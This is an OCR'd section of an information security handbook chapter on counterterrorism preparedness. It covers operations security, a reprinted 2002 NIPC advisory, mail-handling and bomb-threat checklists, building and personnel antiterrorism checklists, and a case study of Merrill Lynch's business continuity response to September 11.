


EXHIBIT 163.4 Famous World War II security poster.

- *Controlling sensitive information.* Prudent information security practitioners will first want to control the information source that leaves them the most vulnerable. There are several methods security practitioners can use to maintain control of their sensitive information: removing sensitive information from Web sites and corporate communications; destroying trash with sensitive information; having a clean desk policy; and limiting contractor/vendor access to sensitive information.
  - *Remove sensitive information from publicly available Web sites.* Removing physical addresses, maps, officer/employee names, etc. from these Web sites is highly advisable. They can either be removed entirely from the site or moved into a secured section of the site where access to this information is verified and logged.
  - On January 17, 2002, the National Infrastructure Protection Center released NIPC Advisory 02-001: Internet Content Advisory: Considering the Unintended Audience. See Exhibit 163.5 for a reprint of the advisory. This advisory can function as a set of standards for deciding what and what not to place on publicly available Internet sites. When bringing up the issue with management of removing information from Web sites, the information security practitioner may receive a response that echoes item number seven in the advisory: "Because the information is publicly available in many places, it is not worth an effort to remove it from our site." Although the information does exist elsewhere, the most likely and easiest place for terrorists to find it is on the target organization's Web site. This is also probably the first place they will look. Responsible information security practitioners, or corporate officers for that matter, should make it as difficult as possible for those with hostile intent to gain useful information from their Internet site.
  - *Remove sensitive information from all corporate communications.* No corporate communications should contain any sensitive information. If an organization already has an information clas-

EXHIBIT 163.5 NIPC Advisory 02-001

Internet Content Advisory: Considering the Unintended Audience
January 17, 2002

As worldwide usage of the Internet has increased, so too have the vast resources available to anyone online. Among the information available to Internet users are details on critical infrastructures, emergency response plans and other data of potential use to persons with criminal intent. Search engines and similar technologies have made arcane and seemingly isolated information quickly and easily retrievable by anyone with access to the Internet. The National Infrastructure Protection Center (NIPC) has received reporting that infrastructure related information, available on the Internet, is being accessed from sites around the world. Although in and of itself this information is not significant, it highlights a potential vulnerability.

The NIPC is issuing this advisory to heighten community awareness of this potential problem and to encourage Internet content providers to review the data they make available online. A related information piece on "Terrorists and the Internet: Publicly Available Data should be Carefully Reviewed" was published in the NIPC's *Highlights* 11-01 on December 07, 2001, and is available at the NIPC web site http://www.nipc.gov/. Of course, the NIPC remains mindful that, when viewing information access from a security point of view, the advantages of posting certain information could outweigh the risks of doing so. For safety and security information that requires wide dissemination and for which the Internet remains the preferred means, security officers are encouraged to include in corporate security plans mechanisms for risk management and crisis response that pertain to malicious use of open source information.

When evaluating Internet content from a security perspective, some points to consider include:

1. Has the information been cleared and authorized for public release?
2. Does the information provide details concerning enterprise safety and security? Are there alternative means of delivering sensitive security information to the intended audience?
3. Is any personal data posted (such as biographical data, addresses, etc.)?
4. How could someone intent on causing harm misuse this information?
5. Could this information be dangerous if it were used in conjunction with other publicly available data?
6. Could someone use the information to target your personnel or resources?
7. Many archival sites exist on the Internet, and that information removed from an official site might nevertheless remain publicly available elsewhere.

The NIPC encourages the Internet community to apply common sense in deciding what to publish on the Internet. This advisory serves as a reminder to the community of how the events of September 11, 2001, have shed new light on our security considerations.

The NIPC encourages recipients of this advisory to report computer intrusions to their local FBI office http://www.fbi.gov/contact/fo/fo.htm or the NIPC, and to other appropriate authorities. Recipients may report incidents online at http://www.nipc.gov/ incident/cirr.htm, and can reach the NIPC Watch and Warning Unit at (202) 323-3205, 1-888-585-9078, or nipc.watch@fbi.gov

sification structure in place, this vulnerability should already be resolved. However, if there is no information classification structure in place, this is excellent justification for implementing such a program. And, with such a program, the need for marking documents also exists.

- *Shred/destroy trash with sensitive information.* Do you really know who goes through your trash? Do you know your janitorial staff? Dumpster diving is a widely practiced social engineering method. Shredding is an excellent way to avoid this vulnerability and is already widely practiced. Many organizations have either on-site shredders or bins to collect sensitive documents, which are later shredded by contracted shredding companies.
- *Create a clean desk policy.* Information left unattended on a desktop is a favorite of social engineers. It is easier than dumpster diving (cleaner, too!) and will likely yield better results. Although the definition of clean desk may vary, the intent of such a policy is to keep sensitive information from being left unattended on desktops.
- *Limit contractor/vendor access to sensitive information.* This is a standard physical security practice, but it deserves special mention within the OPSec category because it is fairly easy to implement controls on contractor/vendor access. Restricting access to proprietary information is also a good practice.

EXHIBIT 163.6 Safe Mail-Handling Checklist

Suspicious Packages or Mail
Suspicious characteristics to look for include:
- An unusual or unknown place of origin
- No return address
- An excessive amount of postage
- Abnormal or unusual size
- Oily stains on the package
- Wires or strings protruding from or attached to an item
- Incorrect spelling on the package label
- Differing return address and postmark
- Appearance of foreign style handwriting
- Peculiar odor (many explosives used by terrorists smell like shoe polish or almonds)
- Unusual heaviness or lightness
- Uneven balance or shape
- Springiness in the top, bottom, or sides

Never cut tape, strings, or other wrappings on a suspect package or immerse a suspected letter or package in water; either action could cause an explosive device to detonate
Never touch or move a suspicious package or letter
Report any suspicious packages or mail to security officials immediately

- *Verify identity of all building/office visitors.* Many large organizations and office buildings are verifying the identity of all visitors. Some organizations and buildings are checking identification for everyone who enters. This is an excellent practice because it greatly reduces the risk of unauthorized access.
- *Report unusual visitors or activity to law enforcement agencies (LEA).* Visitors behaving in a suspicious or unusual manner should be reported to building security, if possible, and then to law enforcement authorities. Quick reporting may prevent undesired activities.
- *Exercise safe mail handling procedures.* Mail-handling procedures became of greater importance during the anthrax scare in the autumn of 2001. See Exhibit 163.6 for a list of safe mail handling procedures.

Develop Terrorism Incident Handling Procedures

Security Working Group

Many organizations have established security working groups. These groups may be composed of management, information security practitioners, other security specialists, and safety and facilities management people. Members of the group can also serve as focal points for networking with local, state, and federal authorities and professional organizations to receive intelligence/threat information. The group may meet regularly to review the organization's security posture and act as a body for implementing upgraded security procedures. It may also conduct security evaluations.

Establish Terrorism Incident Procedures

Just as it is important to have incident response plans and procedures for computer security incidents, it is also highly advisable to have incident response plans and procedures for terrorist threats or incidents.

An integral part of any terrorism incident response is checklists for bomb threats and other terrorist threats. These checklists should contain numerous questions to ask the individual making the threatening call: where is the bomb, when is it going to go explode, what does it look like, etc. The checklists should also contain blanks to fill in descriptions of the caller's voice — foreign accent, male or female, tone of voice, background noise, etc. Checklists should be located near all phones or, at a minimum, in company telephone directories. Many federal and state agencies have such checklists available for the general public. The Bureau of Alcohol, Tobacco & Firearms has an excellent checklist that is used by many agencies and is shown in Exhibit 163.7.

Again, as with computer incident response teams, training is quite important. Employees need to know how to respond in these types of high-stress situations. Recurring training on how to respond to threatening phone calls and to complete the checklist all contribute to reduced risk.

EXHIBIT 163.7 BATF Bomb Threat Checklist

ATF BOMB THREAT CHECKLIST
Exact time of call:

_____

Exact words of caller:

_____

QUESTIONS TO ASK

1. When is bomb going to explode?
2. Where is the bomb?
3. What does it look like?
4. What kind of bomb is it?
5. What will cause it to explode?
6. Did you place the bomb?
7. Why?
8. Where are you calling from?
9. What is your address?
10. What is your name?

CALLER'S VOICE (circle)

Calm	Slow	Crying	Slurred
Stutter	Deep	Loud	Broken
Giggling	Accent	Angry	Rapid
Stressed	Nasal	Lisp	Excited
Disguised	Sincere	Squeaky	Normal

If voice is familiar, whom did it sound like?
Were there any background noises?
Remarks:
Person receiving call:
Telephone number call received at:
Date:
Report call immediately to:
(Refer to bomb incident plan)

Safety Practices

Here is an excellent opportunity to involve organizational safety personnel or committees. Some practices to involve them with are:

- *Review building evacuation procedures.* This will provide the current and best method for evacuating buildings should the need arise. Also plan for secondary evacuation routes in the event the primary route is unusable.
- *Conduct building evacuation drills.* Periodic building evacuation drills, such as fire drills, provide training and familiarity with escape routes. In an emergency, it is far better to respond with training. These should be conducted without prior notification on all shifts. Drills should not be the same every time. Periodically, vary the drill by blocking an escape route, forcing evacuees to alter their route.
- *Conduct terrorism event drills.* Other drills, such as responding to various terrorism scenarios, may be beneficial in providing the necessary training to respond quickly and safely in such a situation.
- *Issue protective equipment.* Many of the individuals who survived the World Trade Center disaster suffered smoke inhalation, eye injuries, etc. These types of injuries might be avoided if emergency equipment is issued to employees, such as hardhats, dust masks, goggles, flashlights, gloves, etc.

Building Security Procedures

A determined terrorist can penetrate most office buildings. However, the presence and use of guards and physical security devices (e.g., exterior lights, locks, mirrors, visual devices) create a significant psychological

deterrent. Terrorists are likely to shun risky targets for less protected ones. If terrorists decide to accept the risk, security measures can decrease their chance of success. Of course, if the terrorists are willing to die in the effort, their chance of success increases and the efforts to thwart them are much more complex and expensive. Corporate and government executives should develop comprehensive building security programs and frequently conduct security surveys that provide the basis for an effective building security program. These surveys generate essential information for the proper evaluation of security conditions and problems, available resources, and potential security policy. Only one of the many facets in a complex structure, security policies must be integrated with other important areas such as fire safety, normal police procedures, work environment, and work transactions. The building security checklist found in Exhibit 163.8 provides guidance when developing building security procedures.

Antiterrorism Procedures for Employees

Antiterrorism procedures can be defined as defensive measures used to reduce vulnerability to terrorist attacks. These defensive measures, or procedures, although originated by the U.S. government, are certainly applicable to those living in a high terrorist threat condition. To some security practitioners, many of these procedures may seem on the verge of paranoia; however, they are presented with two intentions: (1) to illustrate the varying dangers that exist and methods to avoid them, and (2) to allow readers to determine for themselves which procedures to use.

Many of the procedures are simply common sense. Others are procedures that are generally only known to those who live and work in high terrorist threat environments. See Exhibit 163.9 for the personnel antiterrorism checklist.

Lessons Learned from September 11

> Our plan worked and did what it was supposed to do. Our employees were evacuated safely.
>
> **— Paul Honey**
>
> **Director of Global Contingency Planning for Merrill Lynch**

Many well-prepared organizations weathered the disaster of September 11. However, there were also many businesses caught unprepared; of those, many no longer exist. Organizations from around the United States and the world are benefiting from the lessons learned on that fateful day. One large and quite well-known organization that was well prepared and survived the event was Merrill Lynch.

When Paul Honey, director of global contingency planning for Merrill Lynch, arrived for work on the morning of September 11, he was met by the disaster of the collapsed World Trade Center. Honey then went to one of the company's emergency command centers, where his contingency planning staff was hard at work. Within an hour of the disaster, the crisis management team had already established communication with key representatives, and emergency procedures were well underway.

Honey's team was able to facilitate the resumption of critical operations within one day and, within a week, the relocation of 8000 employees. This effort required the activation of a well-documented and robust business continuity program, an enormous communications effort, and a lot of teamwork.

Business Continuity Plans

Honey has business continuity planning responsibility for all of Merrill Lynch's businesses. He runs a team of 19 planners who verify that the business
follows the business continuity plan, or BCP. His team is not responsible for the technology recovery planning, and they do not write the plans. They are the subject matter experts in program management and set the standards through a complete BCP program life cycle. Planning involves many different departments within the company because of the comprehensive nature of the program. Each business and support group (i.e., the trading floor, operations, finance, etc.) assigns a planning manager who is responsible for that area.

EXHIBIT 163.8 Building Security Checklist

Office Accessibility

- Buildings most likely to be terrorist targets should not be directly accessible to the public.
- Executive offices should not be located on the ground floor.
- Place ingress door within view of the person responsible for screening personnel and objects passing through the door.
- Doors may be remotely controlled by installing an electromagnetic door lock.
- The most effective physical security configuration is to have doors locked from within and have only one visitor access door into the executive office area. Locked doors should also have panic bars.
- Depending on the nature of the organization's activities, deception measures such as a large waiting area controlling access to several offices can be taken to draw attention away from the location and function of a particular office.

Physical Security Measures

- Consider installing the following security devices: burglar alarm systems (preferably connected to a central security facility), sonic warning devices or other intrusion systems, exterior floodlights, deadbolt locks on doors, locks on windows, and iron grills or heavy screens for windows.
- Depending on the nature of the facility, consider installing a 15 to 20-foot fence or wall and a comprehensive external lighting system. External lighting is one of the cheapest and most effective deterrents to unlawful entry.
- Position light fixtures to make tampering difficult and noticeable.
- Check grounds to ensure that there are no covered or concealed avenues of approach for terrorists and other intruders, especially near entrances.
- Deny exterior access to fire escapes, stairway, and roofs.
- Manhole covers near the building should be secured or locked.
- Cover, lock, or screen outdoor openings (e.g., coal bins, air vents, utility access points).
- Screen windows (particularly near the ground or accessible from adjacent buildings.
- Consider adding a thin, clear plastic sheet to windows to degrade the effects of flying glass in case of explosion.
- Periodically inspect the interior of the entire building, including the basement and other infrequently used areas.
- Locate outdoor trash containers, storage bins, and bicycle racks away from the building.
- Book depositories or mail slots should not be adjacent to or in the building.
- Mailboxes should not be close to the building.
- Seal the top of voids and open spaces above cabinets, bookcases, and display cases.
- Keep janitorial closets, service openings, telephone closets, and electrical closets locked at all times. Protect communications closets and utility areas with an alarm system.
- Remove names from reserved parking spaces.
- Empty trash receptacles daily (preferably twice daily).
- Periodically check all fire extinguishers to ensure that they are in working order and readily available. Periodically check all smoke alarms to ensure that they are in working order.

Personnel Procedures

- Stress heightened awareness of personnel working in the building, because effective building security depends largely on the actions and awareness of people.
- Develop and disseminate clear instructions on personnel security procedures.
- Hold regular security briefings for building occupants.
- Personnel should understand security measures, appropriate responses, and should know whom to contact in an emergency.
- Conduct drills if appropriate.
- Senior personnel should not work late on a routine basis. No one should ever work alone.
- Give all personnel, particularly secretaries, special training in handling bomb threats and extortion telephone calls. Ensure a bomb threat checklist and a pen or pencil is located at each telephone.
- Ensure the existence of secure communications systems between senior personnel, secretaries, and security personnel with intercoms, telephones, and duress alarm systems.
- Develop an alternate means of communications (e.g., two-way radio) in case the primary communications systems fail.
- Do not open packages or large envelopes in buildings unless the sender or source is positively known. Notify security personnel of a suspicious package.
- Have mail room personnel trained in bomb detection handling and inspection.

EXHIBIT 163.8 Building Security Checklist (continued)

- Lock all doors at night, on weekends, and when the building is unattended.
- Maintain tight control of keys. Lock cabinets and closets when not in use.
- When feasible, lock all building rest rooms when not in use.
- Escort visitors in the building and maintain complete control of strangers who seek entrance.
- Check janitors and their equipment before admitting them and observe while they are performing their functions.
- Secure official papers from unauthorized viewing.
- Do not reveal the location of building personnel to callers unless they are positively identified and have a need for this information.
- Use extreme care when providing information over the telephone.
- Do not give the names, positions, and especially the home addresses or phone numbers of office personnel to strangers or telephone callers.
- Do not list the addresses and telephone numbers of potential terrorist targets in books and rosters.
- Avoid discussing travel plans or timetables in the presence of visitors.
- Be alert to people disguised as public utility crews who might station themselves near the building to observe activities and gather information.
- Note parked or abandoned vehicles, especially trucks, near the entrance to the building or near the walls.
- Note the license plate number, make, model, year, and color of suspicious vehicles and the occupant's description, and report that information to your supervisor, security officer, or law enforcement agency.

Controlling Entry

- Consider installing a peephole, intercom, interview grill, or small aperture in entry doorways to screen visitors before the door is opened.
- Use a reception room to handle visitors, thereby restricting their access to interior offices.
- Consider installing metal detection devices at controlled entrances. Prohibit non-organization members from bringing boxes and parcels into the building.
- Arrange building space so that unescorted visitors are under the receptionist's visual observation and to ensure that the visitors follow stringent access control procedures.
- Do not make exceptions to the building's access control system.
- Upgrade access control systems to provide better security through the use of intercoms, access control badges or cards, and closed-circuit television.

Public Areas

- Remove all potted plants and ornamental objects from public areas.
- Empty trash receptacles frequently.
- Lock doors to service areas.
- Lock trapdoors in the ceiling or floor, including skylights.
- Ensure that construction or placement of furniture and other items would not conceal explosive devices or weapons.
- Keep furniture away from walls or corners.
- Modify curtains, drapes, or cloth covers so that concealed items can be seen easily.
- Box in the tops of high cabinets, shelves, or other fixtures.
- Exercise particular precautions in public rest rooms.
- Install springs on stall doors in rest rooms so they stand open when not locked. Equip stalls with an inside latch to prevent someone from hiding a device in a locked stall.
- Install a fixed covering over the tops on commode water tanks.
- Use open mesh baskets for soiled towels. Empty frequently.
- Guards in public areas should have a way to silently alert the office of danger and to summon assistance (e.g., foot-activated buzzer).

Discovery of a Suspected Explosive Device

- Do not touch or move a suspicious object. If it is possible for someone to account for the presence of the object, then ask the person to identify it with a verbal description. This should not be done if it entails bringing evacuated personnel back into the area. Take the following actions if an object's presence remains inexplicable:
- Evacuate buildings and surrounding areas, including the search team.
- Evacuated areas must be at least 100 meters from the suspicious object.
- Establish a cordon and incident control point, or ICP.

EXHIBIT 163.8 Building Security Checklist (continued)

- Inform the ICP that an object has been found.
- Keep person who located the object at the ICP until questioned.
- Cordon suspicious objects to a distance of at least 100 meters and cordon suspicious vehicles to a distance of at least 200 meters. Ensure that no one enters the cordoned area. Establish an ICP on the cordon to control access and relinquish ICP responsibility to law enforcement authorities upon their arrival. Maintain the cordon until law enforcement authorities have completed their examination or state that the cordon may stand down. The decision to allow reoccupation of an evacuated facility rests with the individual in charge of the facility.

Honey's team responds to nearly 70 emergencies, on average, during the course of a year. Facilities and retail branch offices around the globe experience a variety of incidents such as earthquakes, storms, power outages, floods, or bomb threats.

When Honey's team plans for business interruption, the team instructs the business groups to plan for a worst-case scenario of six weeks without access to their facility and, naturally, at the worst possible time for an outage.

The planning also includes having absolutely no access to anything from any building — computers, files, papers, etc. "That's how we force people to think about alternate sites, vital records, physical relocation of staff, and so on, as well as obviously making sure the technology is available at another site," says Honey.

Upgraded Plans and Procedures after Y2K

Merrill Lynch must comply with standards mandated by regulatory agencies such as the Federal Reserve and the Federal Financial Institutions Examination Council. Honey says, "There's a market expectation that companies such as Merrill Lynch would have very robust contingency plans, so we probably attack it over and above any regulatory requirements that are out there." The BCP team's recent efforts to exceed regulatory standards placed Merrill Lynch in a good position to recover successfully from the September 11 attacks.

Extensive Testing of Contingency Plans

All plans are tested twice annually, and once a year the large-scale, corporatewide plans are tested. Honey's team overhauled the headquarters evacuation plan earlier in the year. They distributed nearly 8000 placards with the new procedures. These placards proved quite useful on the day of the attacks. Furthermore, the company's human resources database is downloaded monthly into the team's business continuity planning software program. This ensures that the BCP team has a frequently updated list of all current employees within each building. All this preparation resulted in effective execution of the business continuity plans on September 11.

Recent Test Using Scenario Similar to Terrorist Attacks

In May 2001, Honey's team conducted a two-day planning scenario for the headquarters' key staff. The scenario, although different from September 11, covered an event of devastating impact — a major hurricane in New York City. "While the hurricane scenario doesn't compare to the tragedies of 9/11 in terms of loss of life, we actually put our company through a fairly extensive two-day scenario, which had more impact to the firm in terms of difficulties in transportation and actual damage in the region," says Honey. "So, we were really very well prepared; we had a lot of people who already thought through a lot of the logistical, technology, and HR-type issues."

The Evacuation

The corporate response team was activated at about 8:55 a.m., while Honey was en route to Canal Street. The team, comprised of representatives from all business support groups, is instrumental in assessing the situation, such as building management, physical security personnel, media relations, key technology resources, and key business units. Despite a multitude of telecommunications troubles in the area, the team was finally able to

EXHIBIT 163.9 Personnel antiterrorism checklist

General Security Procedures

- Instruct your family and associates not to provide strangers with information about you or your family.
- Avoid giving unnecessary personal details to information collectors.
- Report all suspicious persons loitering near your residence or office; attempt to provide a complete description of the person and/or vehicle to police or security.
- Vary daily routines to avoid habitual patterns.
- If possible, fluctuate travel times and routes to and from work.
- Refuse to meet with strangers outside your workplace.
- Always advise associates or family members of your destination when leaving the office or home and the anticipated time of arrival.
- Do not open doors to strangers.
- Memorize key phone numbers — office, home, police, etc. Be cautious about giving out information regarding family travel plans or security measures and procedures.
- If you travel overseas, learn and practice a few key phrases in the native language, such as "I need a policeman, doctor," etc.

Business Travel

- Airport Procedures
  - — Arrive early; watch for suspicious activity.
  - — Notice nervous passengers who maintain eye contact with others from a distance. Observe what people are carrying. Note behavior not consistent with that of others in the area.
  - — No matter where you are in the terminal, identify objects suitable for cover in the event of attack; pillars, trash cans, luggage, large planters, counters, and furniture can provide protection.
  - — Do not linger near open public areas. Quickly transit waiting rooms, commercial shops, and restaurants.
  - — Proceed through security checkpoints as soon as possible.
  - — Avoid secluded areas that provide concealment for attackers.
  - — Be aware of unattended baggage anywhere in the terminal.
  - — Be extremely observant of personal carry-on luggage. Thefts of briefcases designed for laptop computers are increasing at airports worldwide; likewise, luggage not properly guarded provides an opportunity for a terrorist to place an unwanted object or device in your carry-on bag. As much as possible, do not pack anything you cannot afford to lose; if the documents are important, make a copy and carry the copy.
  - — Observe the baggage claim area from a distance. Do not retrieve your bags until the crowd clears. Proceed to the customs lines at the edge of the crowd.
  - — Report suspicious activity to the airport security personnel.
- On-Board Procedures
  - — Select window seats; they offer more protection because aisle seats are closer to the hijackers' movements up and down the aisle.
  - — Rear seats also offer more protection because they are farther from the center of hostile action, which is often near the cockpit.
  - — Seats at an emergency exit may provide an opportunity to escape.
- Hotel Procedures
  - — Keep your room key on your person at all times.
  - — Be observant for suspicious persons loitering in the area.
  - — Do not give your room number to strangers.
  - — Keep your room and personal effects neat and orderly so you will recognize tampering or strange out-of-place objects.
  - — Know the locations of emergency exits and fire extinguishers.
  - — Do not admit strangers to your room.
  - — Know how to locate hotel security guards.

Keep a Low Profile

- Your dress, conduct, and mannerisms should not attract attention.
- Make an effort to blend into the local environment.

EXHIBIT 163.9 Personnel Antiterrorism Checklist (continued)

- Avoid publicity and do not go out in large groups.
- Stay away from civil disturbances and demonstrations.

Tips for the Family at Home

- Restrict the possession of house keys.
- Change locks if keys are lost or stolen and when moving into a previously occupied residence.
- Lock all entrances at night, including the garage.
- Keep the house locked, even if you are at home.
- Develop friendly relations with your neighbors.
- Do not draw attention to yourself; be considerate of neighbors.
- Avoid frequent exposure on balconies and near windows.

Be Suspicious

- Be alert to public works crews requesting access to residence; check their identities through a peephole before allowing entry.
- Be alert to peddlers and strangers.
- Write down license numbers of suspicious vehicles; note descriptions of occupants.
- Treat with suspicion any inquiries about the whereabouts or activities of other family members.
- Report all suspicious activity to police or local law enforcement.

Security Precautions when You Are Away

- Leave the house with a lived-in look.
- Stop deliveries or forward mail to a neighbor's home.
- Do not leave notes on doors.
- Do not hide keys outside house.
- Use a timer (appropriate to local electricity) to turn lights on and off at varying times and locations.
- Leave radio on (best with a timer).
- Hide valuables.
- Notify the police or a trusted neighbor of your absence.

Residential Security

- Exterior grounds:
  - — Do not put your name on the outside of your residence or mailbox.
  - — Have good lighting.
  - — Control vegetation to eliminate hiding places.
- Entrances and exits should have:
  - — Solid doors with deadbolt locks
  - — One-way peepholes in door
  - — Bars and locks on skylights
  - — Metal grating on glass doors, and ground-floor windows, with interior release mechanisms that are not reachable from outside
- Interior features:
  - — Alarm and intercom systems
  - — Fire extinguishers
  - — Medical and first-aid equipment
- Other desirable features:
  - — A clear view of approaches
  - — More than one access road
  - — Off-street parking
  - — High (six to eight feet) perimeter wall or fence

EXHIBIT 163.9 Personnel Antiterrorism Checklist (continued)

Parking

- Always lock your car.
- Do not leave it on the street overnight, if possible.
- Never get out without checking for suspicious persons. If in doubt, drive away.
- Leave only the ignition key with parking attendant.
- Do not allow entry to the trunk unless you are there to watch.
- Never leave garage doors open or unlocked.
- Use a remote garage door opener if available. Enter and exit your car in the security of the closed garage.

On the Road

- Before leaving buildings to get into your vehicle, check the surrounding area to determine if anything of a suspicious nature exists. Display the same wariness before exiting your vehicle.
- Prior to getting into a vehicle, check beneath it. Look for wires, tape, or anything unusual.
- If possible, vary routes to work and home.
- Avoid late-night travel.
- Travel with companions.
- Avoid isolated roads or dark alleys when possible.
- Habitually ride with seatbelts buckled, doors locked, and windows closed.
- Do not allow your vehicle to be boxed in; maintain a minimum eight-foot interval between you and the vehicle in front; avoid the inner lanes. Be alert while driving or riding.

Know How to React if You Are Being Followed

- Circle the block for confirmation of surveillance.
- Do not stop or take other actions that could lead to confrontation.
- Do not drive home.
- Get description of car and its occupants.
- Go to the nearest safe haven.
- Report incident to police.

Recognize Events that can Signal the Start of an Attack:

- Cyclist falling in front of your car.
- Flagman or workman stopping your car.
- Fake police or government checkpoint.
- Disabled vehicle/accident victims on the road.
- Unusual detours.
- An accident in which your car is struck.
- Cars or pedestrian traffic that box you in.
- Sudden activity or gunfire.

Know What to Do if under Attack in a Vehicle:

- Without subjecting yourself, passengers, or pedestrians to harm, try to draw attention to your car by sounding the horn
- Put another vehicle between you and your pursuer
- Execute immediate turn and escape; jump the curb at 30–45 degree angle, 35 mph maximum
- Ram blocking vehicle if necessary
- Go to closest safe haven
- Report incident to police

Commercial Buses, Trains, and Taxis

- Vary mode of commercial transportation.
- Select busy stops.

EXHIBIT 163.9 Personnel Antiterrorism Checklist (continued)

- Do not always use the same taxi company.
- Do not let someone you do not know direct you to a specific cab.
- Ensure taxi is licensed and has safety equipment (seatbelts at a minimum).
- Ensure face of driver and picture on license are the same.
- Try to travel with a companion.
- If possible, specify the route you want the taxi to follow.

Clothing

- Travel in conservative clothing when using commercial transportation overseas or if you are to connect with a flight at a commercial terminal in a high-risk area.
- Do not wear U.S.-identified items such as cowboy hats or boots, baseball caps, American logo T-shirts, jackets, or sweatshirts.
- Wear a long-sleeved shirt if you have a visible U.S.-affiliated tattoo.

Actions if Attacked

- Dive for cover. Do not run. Running increases the probability of shrapnel hitting vital organs or the head.
- If you must move, belly crawl or roll. Stay low to the ground, using available cover.
- If you see grenades, lay flat on the floor, with feet and knees tightly together with soles toward the grenade. In this position, your shoes, feet, and legs protect the rest of your body. Shrapnel will rise in a cone from the point of detonation, passing over your body.
- Place arms and elbows next to your ribcage to protect your lungs, heart, and chest. Cover your ears and head with your hands to protect neck, arteries, ears, and skull.
- Responding security personnel will not be able to distinguish you from attackers. Do not attempt to assist them in any way. Lay still until told to get up.

Actions if Hijacked

- Remain calm, be polite, and cooperate with your captors.
- Be aware that all hijackers may not reveal themselves at the same time. A lone hijacker may be used to draw out security personnel for neutralization by other hijackers.
- Surrender your tourist passport in response to a general demand for identification.
- Do not offer any information.
- Do not draw attention to yourself with sudden body movements, verbal remarks, or hostile looks.
- Prepare yourself for possible verbal and physical abuse, lack of food and drink, and unsanitary conditions.
- If permitted, read, sleep, or write to occupy your time.
- Discretely observe your captors and memorize their physical descriptions. Include voice patterns and language distinctions as well as clothing and unique physical characteristics.
- Cooperate with any rescue attempt. Lie on the floor until told to rise.

establish a conference call at 9:30 a.m. to communicate with its other command center in Jersey City, New Jersey, to figure out what was happening.

"In hindsight it seems odd, but we really didn't know, apart from the planes hitting the buildings, whether this was an accident or a terrorist attack," says Honey. "So really, the challenge at that time was to account for our employees, and then to try and understand what had happened. The damage to our buildings also was a concern. How were our buildings. Were they still standing? What was the state of the infrastructure in them?"

Call trees were used to contact employees, and employees also knew how to contact their managers to let them know they got out of the area safely. "In a typical evacuation of a building, employees go about 100 yards from the building and wait to get their names ticked off a list," says Honey. "The issue we faced here is that the whole of lower Manhattan was evacuated. So employees were going home or trying to get to other offices — so that was a challenge for us." Honey says the wallet cards key employees carried were extremely beneficial. "Everyone knew who to call and when," he says. "That was a real valuable planning aid to have."

Once the team had the call trees and other communications processes under way, they began to implement the predefined continuity plans and assess what critical business items they wanted to focus on and when.

The Recovery

Critical Management Functions Resumed within Minutes

Many of the company's recovery procedures were based on backup data centers at Merrill Lynch facilities outside the area. The data recovery procedures were followed through without incident. The company has a hot site provider, but they did not have to use that service.

The company's preparedness efforts for Y2K resulted in near-routine recovery of critical data. "We had a very large IT disaster recovery program in place," says Honey, "and we've been working for a couple years now with the businesses to really strengthen the business procedures to use it. So backup data centers, mirroring over fiber channels, etc. — that all worked pretty well." Likewise for the recovery personnel at the command centers: "A lot of people already knew what a command center was, why they had to be there, and what they needed to do because we had gone through that during Y2K, and I'm very grateful that we did."

8000 Employees Back at Work within a Week

A major challenge for the BCP team was getting the displaced employees back to work. First, the company was able to utilize two campus facilities in New Jersey. The company also had its real estate department itemize every available space in the tri-state area and put it onto a roster. Honey's team collected requirements and coordinated the assignment of available space to each business unit. The company operates a fairly comprehensive alternate work arrangement program, so some employees were permitted to work from home. Finally, the team was able to transfer some work abroad or to other Merrill Lynch offices, which relieved some of the workload from the affected employees.

Resuming Normal Operations

By the end of the week, the BCP team's priority shifted to making sure they could communicate with all employees. Workers needed to be assured that the company was handling the crisis and that space was allocated for displaced workers. Messages were sent instructing them on where to go for more information and what human resource hotlines were available for them to call.

Merrill Lynch's chairman, CEO, and senior business and technology managers made prerecorded messages that were sent out automatically to all employees impacted by the incident by use of a special emergency communication system. This accounted for approximately 74,000 phone calls during the first week after the disaster. "That was a very key part," says Honey. "Getting accurate information to our employee base was a real challenge because of a lot of misinformation in the press, which makes the job very challenging. Plus, key business folks made a huge effort to call all our key customers and reassure them with the accurate information that Merrill Lynch was open for business."

A key logistical challenge was getting the thousands of displaced workers to their new work locations. The company ran a series of ferryboats and buses from various points within the city to other points. The company Web site was also used to communicate transportation information to the affected employees.

Lessons Learned

Honey and his team will be reevaluating certain aspects of their plans in the coming months, even after their success in recovering from such a devastating event, "One of the things I think we'll concentrate on a lot more in the future is region-wide disasters. For example, not so much, 'Your building is knocked out and you can't get in,' but maybe, 'The city you're in is impacted in significant ways.' So, we'll be looking to see how we can make the firm a lot more robust in terms of instances where a city is impacted, rather than just the building."

Honey also believes that many companies will reevaluate their real estate strategies. "Do you really want to have all your operations in one building?" he asks. "Fortunately, for a company like Merrill Lynch, we have a number of real estate options we can utilize."

The Work Ahead

The BCP team was busy working on backup plans for the backup facilities by the end of the second week, while primary sites were either cleaned up or acquired. "Many of our operations are in backup mode," says Honey, "so we did a lot of work to try and develop backup plans for the backup plans. That was a big challenge."

Now the team is in the planning stages for reoccupying the primary sites, which presents its own set of challenges. Switching back to primary facilities will have to be undertaken only when it is perfectly safe for employees to reoccupy the damaged facilities.

One of the most important things for Honey and his team was that, by the Monday morning following the attack, everything was back to nearly 95 percent of normal operations. Their efforts over the past few years preparing for a disruption of this magnitude appear to have paid off. "Certainly from my perspective, I was very glad that we put the company through the training exercise in May," says Honey. "It enlightened an awful lot of the key managers on what they would have to do, so we were very prepared for that. Most folks knew what to do, which was very reassuring to me."

Conclusion

